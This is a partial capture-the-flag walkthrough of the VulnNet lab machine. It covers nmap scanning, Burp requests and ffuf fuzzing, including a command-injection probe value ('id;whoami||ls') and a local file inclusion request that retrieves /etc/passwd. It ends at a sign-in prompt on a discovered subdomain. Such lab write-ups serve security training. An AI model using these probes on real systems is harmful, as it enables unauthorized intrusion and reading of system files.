

VulnNet Walkthrough


When I visit the system's IP, the following page shows up:



SignIn Page:




Looking at the **nmap** results below we have two ports that are open SSH and HTTP. Also, it's using Apache/2.4.29 (Ubuntu)


msfconsole - Parrot Terminal
openvpn thm.ovpn - Parrot Terminal
Parrot Terminal
Parrot Terminal


```
┌─[parrot@parrot]─[~]
└──╼ $nmap -A -T4 10.10.212.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 21:26 GMT
Nmap scan report for 10.10.212.40
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 eac9e867760a3f9709a7d7a663adc12c (RSA)
|   256 0fc8f6d38e4cea67476884dc1c2b2e34 (ECDSA)
|_  256 055399fc9810b5c368006c2941daa5c9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VulnNet
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.40 seconds
┌─[parrot@parrot]─[~]
└──╼ $
```

I want to FUZZ a domain so let’s add this ip to my /etc/hosts (Later I changed it to vulnnet.thm as suggested)




```
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
10.10.212.40 vulnnet
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others
```

First, I analyzed the LoginPage using Burpsuite CE but found nothing interesting.



```
GET /login.html?login=&password= HTTP/1.1
Host: 10.10.212.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.212.40/login.html
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1


```

I noticed there is a newsletter. Let’s capture this request.




SUBSCRIBE TO NEWSLETTER

Your Name
Your Name

Your Email
Your Email

Add something
Add something


After capturing it, I saw an interesting path **/?**



```
GET /? HTTP/1.1
Host: 10.10.212.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.212.40/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

It seems to be using a parameter but I'm not sure what the name of the parameter is or what function does the parameter perform. Let's perform some fuzzing using **ffuf**


So i first tried a command injection using burp-parameter-names.txt wordlist from Seclists



```
┌─[root@parrot]─[/usr/share/wordlists/SecLists/Discovery/DNS]
└──╼ #ffuf -u "http://vulnnet/?FUZZ=id;whoami||ls" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fs 5829

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://vulnnet/?FUZZ=id;whoami||ls
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 5829
________________________________________________

:: Progress: [6453/6453] :: Job [1/1] :: 215 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

But, I got nothing.


Next, I tried file inclusion using the same wordlist and only changed the parameter value to be **/etc/passwd file.**



```
┌─[root@parrot]─[/usr/share/wordlists/SecLists/Discovery/DNS]
└──╼ #ffuf -u "http://vulnnet/?FUZZ=/etc/passwd" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fs 5829

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://vulnnet/?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 5829
________________________________________________

referer                 [Status: 200, Size: 7660, Words: 1708, Lines: 175, Duration: 175ms]
:: Progress: [6453/6453] :: Job [1/1] :: 211 req/sec :: Duration: [0:00:34] :: Errors: 0 ::
┌─[root@parrot]─[/usr/share/wordlists/SecLists/Discovery/DNS]
└──╼ #
```

Here, I noticed that the parameter **referrer** returned a different size in the response.

Now, let's send a request using this parameter in Burpsuite:




```
GET /?referer=/etc/passwd HTTP/1.1
Host: 10.10.212.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.212.40/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
lightdm:x:106:113:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:107:117::/nonexistent:/bin/false
kernoops:x:108:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
pulse:x:109:119:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:110:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
hplip:x:111:7:HPLIP system user,,,:/var/run/hplip:/bin/false
server-management:x:1000:1000:server-management,,,:/home/server-management:/bin/bash
mysql:x:112:123:MySQL Server,,,:/nonexistent:/bin/false
```

So, I was able to get the **passwd** file.


I attempted to exploit the local file inclusion vulnerability to achieve remote code execution on the server, but my efforts were unsuccessful. I couldn't find any sensitive files accessible on the server. As a result, I chose to resume the process of enumeration.

I realized my mistake: the instructions required resolving the IP to 'vulnnet.thm,' but I only added 'vulnnet' to my /etc/hosts file. This incorrect configuration caused my fuzzing attempts to yield no results. To rectify this, I decided to update the entry in my hosts file to 'vulnnet.thm' and proceed with the testing.




```
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
10.10.212.40 vulnnet.thm
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others
```

After adding it, I got the following result after FUZZING for subdomains.




```
┌─[root@parrot]─[/usr/share/wordlists/SecLists/Discovery/DNS]
└──╼ #ffuf -u http://vulnnet.thm -H "Host: FUZZ.vulnnet.thm" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fs 5829

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://vulnnet.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.vulnnet.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 5829
________________________________________________

broadcast               [Status: 401, Size: 468, Words: 42, Lines: 15, Duration: 187ms]
:: Progress: [4989/4989] :: Job [1/1] :: 195 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
┌─[root@parrot]─[/usr/share/wordlists/SecLists/Discovery/DNS]
└──╼ #
```

Let’s add this to my **/etc/hosts file.**



```
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
10.10.212.40 vulnnet.thm broadcast.vulnnet.thm
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others
```

Let’s visit this subdomain now.



broadcast.vulnnet.thm

This site is asking you to sign in.

